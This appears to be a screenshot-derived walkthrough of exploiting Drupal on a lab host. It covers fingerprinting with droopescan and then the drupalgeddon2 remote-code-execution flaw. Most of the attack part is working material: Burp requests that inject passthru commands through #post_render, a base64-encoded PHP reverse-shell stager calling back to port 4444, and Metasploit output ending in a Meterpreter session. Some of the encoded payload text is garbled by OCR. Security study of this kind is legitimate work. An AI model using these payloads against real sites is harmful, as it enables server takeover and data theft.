 rw-r--r--  Harry  staff     2 KiB  Wed Mar  7 21:10:20 2018  .ht.router.php
 rw-r--r--  Harry  staff     7 KiB  Wed Mar  7 21:10:20 2018  .htaccess
 rw-r--r--  Harry  staff    17 KiB  Wed Nov 16 23:57:06 2016  LICENSE.txt
 rw-r--r--  Harry  staff     5 KiB  Wed Mar  7 21:10:20 2018  README.txt
 rw-r--r--  Harry  staff   262 B    Wed Mar  7 21:10:20 2018  autoload.php
 rw-r--r--  Harry  staff     2 KiB  Wed Mar  7 21:10:20 2018  composer.json
 rw-r--r--  Harry  staff   157 KiB  Wed Mar  7 21:10:20 2018  composer.lock
 rw-r--r--  Harry  staff     1 KiB  Wed Mar  7 21:10:20 2018  example.gitignore
 rw-r--r--  Harry  staff   549 B    Wed Mar  7 21:10:20 2018  index.php
 rw-r--r--  Harry  staff     1 KiB  Wed Mar  7 21:10:20 2018  robots.txt
 rw-r--r--  Harry  staff   848 B    Wed Mar  7 21:10:20 2018  update.php
 rw-r--r--  Harry  staff     4 KiB  Wed Mar  7 21:10:20 2018  web.config
Harry@xXxZombi3xXx ~/Downloads/drupal
```


```
  <directoryBrowse enabled="false"/>
▼<rewrite>
  ▼<rules>
    ▼<rule name="Protect files and directories from prying eyes" stopProcessing="true">
       <match url="\.
       (engine|inc|info|install|make|module|profile|test|po|sh|.*sql|theme|tpl(\.php)?
       |xtmpl)$|^(\..*|Entries.*|Repository|Root|Tag|Template|composer\.(json|lock))$"/>
       <action type="CustomResponse" statusCode="403" subStatusCode="0" statusReason="Forbidden"
       statusDescription="Access is forbidden."/>
     </rule>
    ▼<rule name="Force simple error message for requests for non-existent favicon.ico"
     stopProcessing="true">
       <match url="favicon\.ico"/>
       <action type="CustomResponse" statusCode="404" subStatusCode="1" statusReason="File Not
       Found" statusDescription="The requested file favicon.ico was not found"/>
      ▼<conditions>
         <add input="{REQUEST_FILENAME}" matchType="IsFile" negate="true"/>
       </conditions>
     </rule>
```

```
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://192.168.2.8:8081/misc/favicon.ico"
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<link rel="alternate" type="application/rss+xml" title="Drupal Old RSS" href="
```


Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 19:31:54 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
Link: <http://192.168.2.8:8080/node/1>; rel="canonical"
Link: <http://192.168.2.8:8080/node/1/delete>; rel="https://drupal.org/link-relations/delete-form"
Link: <http://192.168.2.8:8080/node/1/edit>; rel="edit-form"
Link: <http://192.168.2.8:8080/node/1/revisions>; rel="version-history"
Link: <http://192.168.2.8:8080/node/1>; rel="https://drupal.org/link-relations/revision"
Link: <http://192.168.2.8:8080/node?node=1>; rel="https://drupal.org/link-relations/create"
X-Drupal-Dynamic-Cache: MISS
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Cache: HIT
Content-Length: 1909
Connection: close
Content-Type: application/hal+json
```


Not Secure | 192.168.2.8:8081/CHANGELOG.txt
Drupal 7.36, 2015-04-01
- Added a 'file_public_schema' variable which allows modules that define publicly-accessible streams in hook_stream_wrappers() to bypass file download access checks when processing managed file upload fields.
- Fixed a bug that caused database query tags not to be added to search-related database queries under many circumstances, and which prevented the corresponding hook_query_TAG_alter() implementations from being called.
- Fixed the "for" attribute on managed file upload field labels to improve accessibility (minor markup change).
- Added a 'javascript_always_use_jquery' variable which can be set to FALSE by


Drupal 8.5.0
Drupal already installed
To start over, you must empty your existing database and copy default.settings.php over settings.php.
To upgrade an existing installation, proceed to the update script.
View your existing site.


Not Secure
/sites/all/modules/menu_per_role/README.txt
Menu per Role Module
by Wolfgang Ziegler, nuppla@zites.net
Modified for D6 by
jrowny, jrowng@gmail.com on 12/5/2008
hutch
AlexisWilke
Description
This module allows you to restrict access of menu items per roles. It depends on the drupal core menu.module - just activate both modules and edit a menu item as usual. There will be a new fieldset that allows you to restrict access by role.
<DRUPAL 5>
Installation
Unfortunately you need to patch the drupal file includes/menu.inc. Use the the patch provided with the module. If you don't know how to patch, you can just insert the three additional lines manually - but remove the leading plus.


Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ git clone https://github.com/droope/droopescan
Cloning into 'droopescan'...
remote: Enumerating objects: 6091, done.
remote: Total 6091 (delta 0), reused 0 (delta 0), pack-reused 6091
Receiving objects: 100% (6091/6091), 1.81 MiB | 1.20 MiB/s, done.
Resolving deltas: 100% (4613/4613), done.
Harry@xXxZombi3xXx ~

```
Harry@xXxZombi3xXx ~/droopescan  master ./droopescan scan drupal -u http://[redacted]
[+] Known drupal folders have returned 404 Not Found. If a module does not have a LICENSE.txt file it will not be detected.
[+] No themes found.

[+] Possible interesting urls found:
    Default changelog file - http://[redacted]/CHANGELOG.txt

[+] Possible version(s):
    6.22

[+] Plugins found:
    ckeditor http://[redacted]/sites/all/modules/ckeditor/
        http://[redacted]/sites/all/modules/ckeditor/CHANGELOG.txt
        http://[redacted]/sites/all/modules/ckeditor/README.txt
        http://[redacted]/sites/all/modules/ckeditor/LICENSE.txt
    imagecache_actions http://[redacted]/sites/all/modules/imagecache_actions/
        http://[redacted]/sites/all/modules/imagecache_actions/README.txt
        http://[redacted]/sites/all/modules/imagecache_actions/LICENSE.txt
    nice_menus http://[redacted]/sites/all/modules/nice_menus/
        http://[redacted]/sites/all/modules/nice_menus/CHANGELOG.txt
        http://[redacted]/sites/all/modules/nice_menus/README.txt
        http://[redacted]/sites/all/modules/nice_menus/LICENSE.txt
    languageicons http://[redacted]/sites/all/modules/languageicons/
        http://[redacted]/sites/all/modules/languageicons/LICENSE.txt
    galleryformatter http://[redacted]/sites/all/modules/galleryformatter/
        http://[redacted]/sites/all/modules/galleryformatter/LICENSE.txt
    addthis http://[redacted]/sites/all/modules/addthis/
        http://[redacted]/sites/all/modules/addthis/LICENSE.txt

[+] Scan finished (0:00:58.232232 elapsed)
Harry@xXxZombi3xXx ~/droopescan  master
```

```
129   public function renderRoot(&$elements) {
130     // Disallow calling ::renderRoot() from within another ::renderRoot() call.
131     if ($this->isRenderingRoot) {
132       $this->isRenderingRoot = FALSE;
133       throw new \LogicException('A stray renderRoot() invocation is causing bubbling of attached assets to break.');
134     }
135
136     // Render in its own render context.
137     $this->isRenderingRoot = TRUE;
138     $output = $this->executeInRenderContext(new RenderContext(), function () use (&$elements) {
139       return $this->render($elements, TRUE);
140     });
141     $this->isRenderingRoot = FALSE;
142
143     return $output;
144   }
145
```

```
172   public static function uploadAjaxCallback(&$form, FormStateInterface &$form_state, Request $request) {
173     /** @var \Drupal\Core\Render\RendererInterface $renderer */
174     $renderer = \Drupal::service('renderer');
175
176     $form_parents = explode('/', $request->query->get('element_parents'));
177
178     // Retrieve the element to be rendered.
179     $form = NestedArray::getValue($form, $form_parents);
180
181     // Add the special AJAX class if a new file was added.
182     $current_file_count = $form_state->get('file_upload_delta_initial');
183     if (isset($form['#file_upload_delta']) && $current_file_count < $form['#file_upload_delta']) {
184       $form[$current_file_count]['#attributes']['class'][] = 'ajax-new-content';
185     }
```

```
496
497     // Filter the outputted content and make any last changes before the content
498     // is sent to the browser. The changes are made on $content which allows the
499     // outputted text to be filtered.
500     if (isset($elements['#post_render'])) {
501       foreach ($elements['#post_render'] as $callable) {
502         if (is_string($callable) && strpos($callable, '::') === FALSE) {
503           $callable = $this->controllerResolver->getControllerFromDefinition($callable);
504         }
505         $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
506       }
507     }
508
```

call_user_func

(PHP 4, PHP 5, PHP 7)

call_user_func — Call the callback given by the first parameter

Description

```
call_user_func ( callable $callback [, mixed $... ] ) : mixed
```

Calls the **callback** given by the first parameter and passes the remaining parameters as arguments.

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.2.8
rhosts => 192.168.2.8
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 8080
rport => 8080
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set verbose true
verbose => true
```

```
GET / HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```

```
159
160       case drupal_patch(changelog, 'SA-CORE-2018-002')
161       when nil
162         vprint_warning('CHANGELOG.txt no longer contains patch level')
163       when true
164         vprint_warning('Drupal appears patched in CHANGELOG.txt')
165         checkcode = CheckCode::Safe
166       when false
167         vprint_good('Drupal appears unpatched in CHANGELOG.txt')
168         checkcode = CheckCode::Appears
169       end
```

Request

Raw | Params | Headers | Hex

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_form
at=drupal_ajax HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Connection: close

form_id=user_register_form&_drupal_ajax=1&mail%5b%23type%5d=markup&mail%5
b%23post_render%5d%5b%5d=printf&mail%5b%23markup%5d=testing123
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 01:29:47 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Vary: Accept-Encoding
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8

testing123[{"command":"insert","method":"replaceWith","selector":null,"data":"10\u
003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
```

Request

Raw | Params | Headers | Hex

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drup
al_ajax HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Connection: close

form_id=user_register_form&_drupal_ajax=1&mail%5b%23type%5d=markup&mail%5b%23po
st_render%5d%5b%5d=passthru&mail%5b%23markup%5d=id;uname -a;whoami
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 01:40:52 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Vary: Accept-Encoding
Content-Length: 307
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux 91ac303970c7 4.9.184-linuxkit #1 SMP Tue Jul 2 22:58:16 UTC 2019 x86_64
GNU/Linux
www-data
[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
```

Request

Raw | Params | Headers | Hex

```
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1660
Connection: close

form_id=user_register_form&_drupal_ajax=1&mail%5b%23type%5d=markup&mail%5b%23post_render%5d%5b%5d=passthru&mail%5b%23markup%5d=php%20-r%20%27eval%28base64_decode%28Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMi44JzsgJHBvcnQgPSA0NDQ0OyBpZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9onskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGZ1bmN0aW9uX2V4aXN0cygkZikpIHskcyA9ICRmKCRpcCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGZ1bmN0aW9uX2V4aXN0cygkZikpIHskcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0xfVENQKTsgJHJlcyA9IEBzb2NrZXRfY29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgZnVuY3Rpb25fZXhpc3RzKCRmKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzKSB7IGRpZSgpOyB9ICRoZHIgPSAkc19nZXRjKCRzLCBUUlVFKTsgJGxlbiA9IGhleGRlYygkaGRyKTsgJGJvZHkgPSAiIjsgJHIgPSBAZnJlYWQoJHMsICRsZW4pOyB3aGlsZSAoc3RybGVuKCRyKSA8ICRsZW4pIHsgJGJvZHkgLj0gJHI7IH0gJGFyID0gdW5zZXJpYWxpemUoJGJvZHkpOyBmb3JlYWNoICgkYXIgYXMgJGspIHskayA9ICRrOyAkayA9ICRhcltdID0gJGs7IH0gZXh0cmFjdCgkYXIpOyBldmFsKCRjbWQpOyBleGl0KCk7%29%29%3b%27
```

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Drupal 8 targeted at http://192.168.2.8:8080/
[!] CHANGELOG.txt no longer contains patch level
[*] Executing with printf(): VKwZ94POCaouUvOfRlrWGI8DaO5LfaIB1PI
[+] Drupal is vulnerable to code execution
[*] Executing with assert(): eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMi44JzsgJHBvcnQgPSA0NDQ0OyBpZiA
oKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9OnskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IG
lmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpcCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGZ
GYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0xfVENQKTsgJHJlcyA9IEBzb2NrZXRfY29ubmVjdCgk
cywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkc190eXBlKSB7IGRpZSgnbm8gc29ja2V0IG1bmNzJyk7IH0gaWYgKCEkc
kcykgeyBkaWUoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkbGVuID0gZnJlYWQoJHMsIDQpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGxlbiA9
A9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZSgpOyB9ICRhID0gdW5wYWNrKCJO.bGVuIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7
IHdoaWxlICh6dHJsZW4oJGIpIDwgJGxlbikgeyBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyBjYXN
lICdzb2NrZXQnOiAkYiAuPSBzb2NrZXRfcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IH0gfSAkR0xvYmFsc0FycmF5ID0gJGE7IH0gJGI7IGlmIChpc19jYWxsYWJsZSgkYikp
R5cGUnXSA9ICRzX3R5cGU7IGlmICgheHRlbnNpb25fbG9hZGVkKCdzdWhvc2luJykgJiYgaW5pX2dldCgnc3Vob3Npbi5leGVjdXRvci5kaXNhYmxlX2V2YWwnKSkgeyAkc3Vob3Npbl9ie
XBhc3M9Y3JlYXRlX2Z1bmN0aW9uKCcnLCAkYik7ICRzdWhvc2luX2J5cGFzcygpOyB9IGVsc2UgeyBldmFsKCRiKTsgfSAkaWUoKTs));
[*] Executing with passthru(): php -r 'eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMi44JzsgJHBvcnQgPSA0N
DQ0OyBpZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9OnskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJl
YW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpcCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCE
kcyAmJiAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0xfVENQKTsgJHJlcyA9IEBzb2NrZXRfY2
9ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcykgeyBkaWUoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkbGVuID0gZnJlYWQoJHMsIDQpOyBicmVhazsgY2FzZSAnc29ja2V0
JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZSgpOyB9ICRhID0gdW5wYWNrKCJO.bGVuIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107IC
RiID0gJyc7IHdoaWxlICh6dHJsZW4oJGIpIDwgJGxlbikgeyBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZ
WFrOyBjYXNlICdzb2NrZXQnOiAkYiAuPSBzb2NrZXRfcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IH0gfSAkR0xvYmFsc0FycmF5ID0gJGE7IH0gJGI7IGlmIChpc19jYWxs
c2dzb2NrX3R5cGUnXSA9ICRzX3R5cGU7IGlmICgheHRlbnNpb25fbG9hZGVkKCdzdWhvc2luJykgJiYgaW5pX2dldCgnc3Vob3Npbi5leGVjdXRvci5kaXNhYmxlX2V2YWwnKSkgeyAkc3V
ob3Npbl9ieXBhc3M9Y3JlYXRlX2Z1bmN0aW9uKCcnLCAkYik7ICRzdWhvc2luX2J5cGFzcygpOyB9IGVsc2UgeyBldmFsKCRiKTsgfSAkaWUoKTs));'
[*] Sending stage (38247 bytes) to 192.168.2.8
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.8:62438) at 2019-08-11 06:48:41 +0530


meterpreter >
meterpreter > getuid
Server username: www-data (33)
meterpreter > getpid
Current pid: 69
meterpreter >
```

▼ WEB SERVICES

☑ **HAL**	▶ Serializes entities using Hypertext Application Language.
☑ **HTTP Basic Authentication**	▶ Provides the HTTP Basic authentication provider
☑ **RESTful Web Services**	▶ Exposes entities and other resources as RESTful web API
☑ **Serialization**	▶ Provides a service for (de)serializing data to/from formats such as JSON and XML

Request

Raw | Params | Headers | Hex

```
GET /node/1?_format=hal_json HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/hal+json
Content-Length: 0
Connection: close
```

Response

Raw | Headers | Hex

Link: <http://192.168.2.8:8080/node/1>; rel="https://drupal.org/link-relations/revision"
Link: <http://192.168.2.8:8080/node?node=1>; rel="https://drupal.org/link-relations/create"
X-Drupal-Dynamic-Cache: MISS
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Cache: MISS
Content-Length: 1909
Connection: close
Content-Type: application/hal+json

{"_links":{"self":{"href":"http:\/\/192.168.2.8:8080\/node\/1?_format=hal_json"},"type":{"href":"http:\/\/192.168.2.8:8080\/rest\/type\/node\/page
"},"http:\/\/192.168.2.8:8080\/rest\/relation\/node\/page\/revision_uid":[{"href":"http:\/\/192.168.2.8:8080\/user\/1?_format=hal_json"}],"http:\/\/
192.168.2.8:8080\/rest\/relation\/node\/page\/uid":[{"href":"http:\/\/192.168.2.8:8080\/user\/1?_format=hal_json","lang":"en"}]},"nid":[{"value":
1}],"uuid":[{"value":"91fe1000-6847-4abc-9b14-3be4254198fe"}],"vid":[{"value":1}],"langcode":[{"value":"en","lang":"en"}],"type":[{"target_id
":"page"}],"revision_timestamp":[{"value":"2019-08-11T14:42:17+00:00","format":"Y-m-d\\TH:i:sP"}],"_embedded":{"http:\/\/192.168.2.8:808
0\/rest\/relation\/node\/page\/revision_uid":[{"_links":{"self":{"href":"http:\/\/192.168.2.8:8080\/user\/1?_format=hal_json"},"type":{"href":"http:\
/\/192.168.2.8:8080\/rest\/type\/user\/user"}},"uuid":[{"value":"d6e1916b-089c-44f3-96c2-c7bfc68f8f0a"}]}],"http:\/\/192.168.2.8:8080\/rest\/rel
ation\/node\/page\/uid":[{"_links":{"self":{"href":"http:\/\/192.168.2.8:8080\/user\/1?_format=hal_json"},"type":{"href":"http:\/\/192.168.2.8:808
0\/rest\/type\/user\/user"}},"uuid":[{"value":"d6e1916b-089c-44f3-96c2-c7bfc68f8f0a"}],"lang":"en"}]},"status":[{"value":true,"lang":"en"}],"title
":[{"value":"test","lang":"en"}],"created":[{"value":"2019-08-11T14:42:10+00:00","lang":"en","format":"Y-m-d\\TH:i:sP"}],"changed":[{"value":
"2019-08-11T14:42:17+00:00","lang":"en","format":"Y-m-d\\TH:i:sP"}],"promote":[{"value":false}],"sticky":[{"value":false,"lang":"en"}],"defau
lt_langcode":[{"value":true,"lang":"en"}],"revision_translation_affected":[{"value":true,"lang":"en"}],"path":[{"alias":null,"pid":null,"langcode":
"en","lang":"en"}],"body":[{"value":"\u003Cp\u003ETest 123\u003C\/p\u003E\r\n","format":"basic_html","processed":"\u003Cp\u003ETest
123\u003C\/p\u003E","summary":"","lang":"en"}]}

Response

Raw | Headers | Hex

```
HTTP/1.1 406 Not Acceptable
Date: Sun, 11 Aug 2019 15:26:53 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Content-Length: 68
Connection: close
Content-Type: text/plain; charset=UTF-8

The website encountered an unexpected error. Please try again later.
```

```
189       // Unserialize the values.
190       // @todo The storage controller should take care of this, see
191       //   SqlContentEntityStorage::loadFieldItems, see
192       //   https://www.drupal.org/node/2414835
193       if (is_string($values['options'])) {
194         $values['options'] = unserialize($values['options']);
195       }
196       parent::setValue($values, $notify);
197     }
198
199   }
200
```

unserialize() takes a single serialized variable and converts it back into a PHP value.

Warning Do not pass untrusted user input to **unserialize()** regardless of the **options** value of *allowed_classes*. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using hash_hmac() for data validation. Make sure data is not modified by anyone but you.

```
Harry@xXxZombi3xXx ~/Downloads/drupal
Harry@xXxZombi3xXx ~/Downloads/drupal ag __destruct | grep guzzlehttp
